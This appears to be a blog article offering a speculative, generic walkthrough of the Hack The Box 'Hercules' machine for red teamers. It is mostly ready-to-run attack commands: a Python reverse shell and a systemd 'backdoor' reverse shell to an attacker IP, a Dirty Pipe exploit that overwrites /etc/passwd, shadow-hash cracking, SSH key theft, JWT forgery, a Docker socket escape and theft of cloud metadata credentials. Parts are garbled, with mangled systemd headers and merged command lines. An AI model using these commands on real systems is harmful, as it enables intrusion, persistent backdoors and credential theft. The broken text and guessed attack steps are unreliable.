Listen to this Post
Introduction:

The Hack The Box (HTB) Hercules machine has been widely discussed in offensive security circles as a formidable challenge, requiring an Advanced Persistent Threat (APT) level skillset. This article deconstructs the presumed attack chains required to compromise the machine, translating the experience into a practical guide for advanced penetration testers and red teamers. We will explore a multi-vector attack approach, moving from initial foothold to full root compromise.
Learning Objectives:
- Understand how to chain multiple vulnerability classes for initial access.
- Master privilege escalation techniques in a complex, segmented environment.
- Learn advanced persistence and lateral movement tactics akin to real-world APT groups.
You Should Know:
1. Initial Reconnaissance and Service Enumeration
A thorough reconnaissance phase is critical. The initial attack surface likely involves web applications and network services.
 Nmap TCP Syn Scan for top 1000 ports
nmap -sS -sV -O 10.10.11.113

Nmap UDP Scan for critical services (SLOW)
nmap -sU -top-ports=20 10.10.11.113

Full TCP port scan (aggressive)
nmap -sS -p- --min-rate=5000 10.10.11.113

Vulnerability scanning with Nmap NSE scripts
nmap -sS -sV --script vuln 10.10.11.113

Directory and file brute-forcing with Gobuster
gobuster dir -u http://10.10.11.113 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt
Step-by-step guide:
Begin with a standard TCP SYN scan (-sS) to identify open ports and service versions (-sV). Follow up with a UDP scan for services like SNMP or TFTP. Use the `–script vuln` flag to run the Nmap Vulnerability Scripting Engine against detected services. Concurrently, use Gobuster to brute-force hidden web directories and files, which often exposes administrative panels or configuration files.
2. Web Application Exploitation and Foothold Establishment
The user flag acquisition likely involved exploiting a web vulnerability to achieve remote code execution.
 Search for exploitable services with Searchsploit
searchsploit "Service Name 1.2.3"

Test for SQL Injection with SQLmap
sqlmap -u "http://10.10.11.113/page.php?id=1" --batch --dbs

Craft a Python reverse shell payload
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.5",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'

Start a Netcat listener to catch the shell
nc -nvlp 4444

File transfer using Python HTTP server
python3 -m http.server 8000
wget http://10.10.14.5:8000/linpeas.sh -O /tmp/linpeas.sh
Step-by-step guide:
After identifying a potential vulnerability (e.g., in a web parameter with SQLmap), use it to upload or write a web shell. The Python reverse shell code creates a connection back to your attacking machine. Ensure you have a Netcat listener running on the specified port (4444) to receive the connection. Once a foothold is established, transfer privilege escalation scripts like LinPEAS using a local Python web server.
3. Linux Privilege Escalation: Kernel Exploits
A common path to root involves exploiting a vulnerable kernel.
 Enumerate system information for kernel exploits
uname -a
cat /etc/os-release
cat /proc/version

Search for known kernel exploits locally
./linpeas.sh

Download and compile a kernel exploit (e.g., Dirty Pipe)
gcc -static dirtypipe.c -o dirtypipe

Execute the kernel exploit
./dirtypipe /etc/passwd 1 oot:$(openssl passwd -6 -salt xyz 1234):0:0:root:/root:/bin/bash

Verify privilege escalation
id
whoami
Step-by-step guide:
Scripts like LinPEAS will automatically check for kernel vulnerabilities. If a viable kernel exploit is identified (e.g., CVE-2022-0847 Dirty Pipe), download the exploit code to your machine, compile it statically (-static flag ensures it runs on the target), and transfer it. Execution of the exploit modifies a privileged file (like /etc/passwd) to create a new root user, granting immediate privileged access.
- Lateral Movement via Password Reuse and Hash Cracking
Laterally moving to another user or service account is a classic APT tactic.Dump hashes from /etc/shadow (requires root) unshadow /etc/passwd /etc/shadow > hashes.txt Crack the hashes with John the Ripper john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt Check for password reuse with SSH keys find / -name id_rsa 2>/dev/null cat /home//.ssh/id_rsa Use a stolen SSH key chmod 600 user_key ssh -i user_key [email protected]
Step-by-step guide:
After gaining root, use `unshadow` to combine the passwd and shadow files for hash cracking. John the Ripper can then crack weak passwords. Simultaneously, search the filesystem for SSH private keys (id_rsa). If found, copy the key to your attacker machine, set the correct permissions (chmod 600), and use it to SSH into the machine as that user, potentially accessing a different segment of the network.
5. Persistence via Systemd Service Injection
APTs establish persistence to maintain access. Creating a malicious systemd service is a robust method.
 Create a reverse shell systemd service file
echo '[bash]
Description=Persistent Backdoor
[bash]
Type=simple
ExecStart=/bin/bash -c "bash -i >& /dev/tcp/10.10.14.5/8080 0>&1"
Restart=always
RestartSec=10
[bash]
WantedBy=multi-user.target' > /etc/systemd/system/backdoor.service

Reload systemd and enable the service
systemctl daemon-reload
systemctl enable backdoor.service
systemctl start backdoor.service

Verify the service is active
systemctl status backdoor.service
Step-by-step guide:
This method creates a new systemd service that executes a reverse shell. The service file is placed in /etc/systemd/system/. After creating the file, you must reload the systemd daemon to recognize the new service. Enabling (enable) the service ensures it starts on boot, while starting (start) it initiates the connection immediately. The `Restart` directives ensure the connection is re-established if it dies.
6. API Security Testing and Token Manipulation
If the machine hosts a web API, token manipulation could be the key.
 Intercept API requests with Burp Suite
 Send request to Repeater and analyze JWT tokens

Use JWT_Tool to crack/forge tokens
python3 jwt_tool.py <JWT_Token> -C -d /usr/share/wordlists/rockyou.txt

Forge a new JWT token with elevated privileges
python3 jwt_tool.py <JWT_Token> -X a -I -pc name -pv admin

Curl with the forged token to access admin endpoints
curl -H "Authorization: Bearer <Forged_JWT>" http://10.10.11.113/api/admin
Step-by-step guide:
Capture API requests using a proxy like Burp Suite. If the application uses JSON Web Tokens (JWT), use `jwt_tool` to analyze and attack them. The `-C` flag attempts to crack the secret key. If successful, or if the token is vulnerable to algorithm confusion (-X a), you can forge a new token with elevated privileges (e.g., changing the `name` claim to admin). Use this forged token in subsequent API calls to bypass authorization.
7. Container Escape and Cloud Metadata Exploitation
In modern environments, the root flag might be in a container, requiring an escape.
 Check for containerization
cat /proc/1/cgroup
ls -la /.dockerenv

Check for excessive capabilities
getcap -r / 2>/dev/null

Exploit a privileged container to access host
 If python socket is available, access host docker socket
python3 -c "import socket as s;so=s.socket(s.AF_UNIX);so.connect('/var/run/docker.sock');so.send(b'POST /containers/json HTTP/1.1\r\nHost: v1.24\r\n\r\n');print(so.recv(4096))"

Query cloud metadata service (if applicable)
curl http://169.254.169.254/latest/meta-data/
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
Step-by-step guide:
First, confirm you are in a container by checking for `/.dockerenv` and /proc/1/cgroup. Look for binaries with excessive capabilities (e.g., cap_sys_admin). If the Docker socket is mounted inside the container, you can use it via Python or curl to communicate with the host’s Docker daemon, allowing you to run a new container with host filesystem access. Also, always check for the cloud metadata service, which can contain credentials for the underlying cloud instance.
What Undercode Say:
- The “APT-Level” Label is Pedagogical, Not Literal: While Hercules is a difficult box, it condenses real-world TTPs into a single environment. The true value is in practicing the mindset of chaining disparate, low-to-medium severity issues into a full compromise, which is the hallmark of sophisticated attackers.
- Defense is About Breaking the Chain: No single vulnerability in Hercules might be critical, but their combination is devastating. Defenders must focus on layered security (Defense in Depth), ensuring that a breach in one area does not lead to total compromise. Monitoring for anomalous lateral movement and unauthorized service creation is crucial.
Prediction:
The techniques demonstrated in Hercules, particularly the chaining of web app flaws with complex Linux privilege escalation and persistence mechanisms, will become the baseline for sophisticated ransomware and cyber-espionage campaigns. Defenders can no longer rely on patching a single CVE; they must assume breach and build detections for the behavior of attackers post-exploitation, such as unusual service installation, kernel module manipulation, and access to cloud metadata endpoints. The future of security will be a battle of operational tempo and depth of monitoring, not just vulnerability management.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mohamed Emam – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


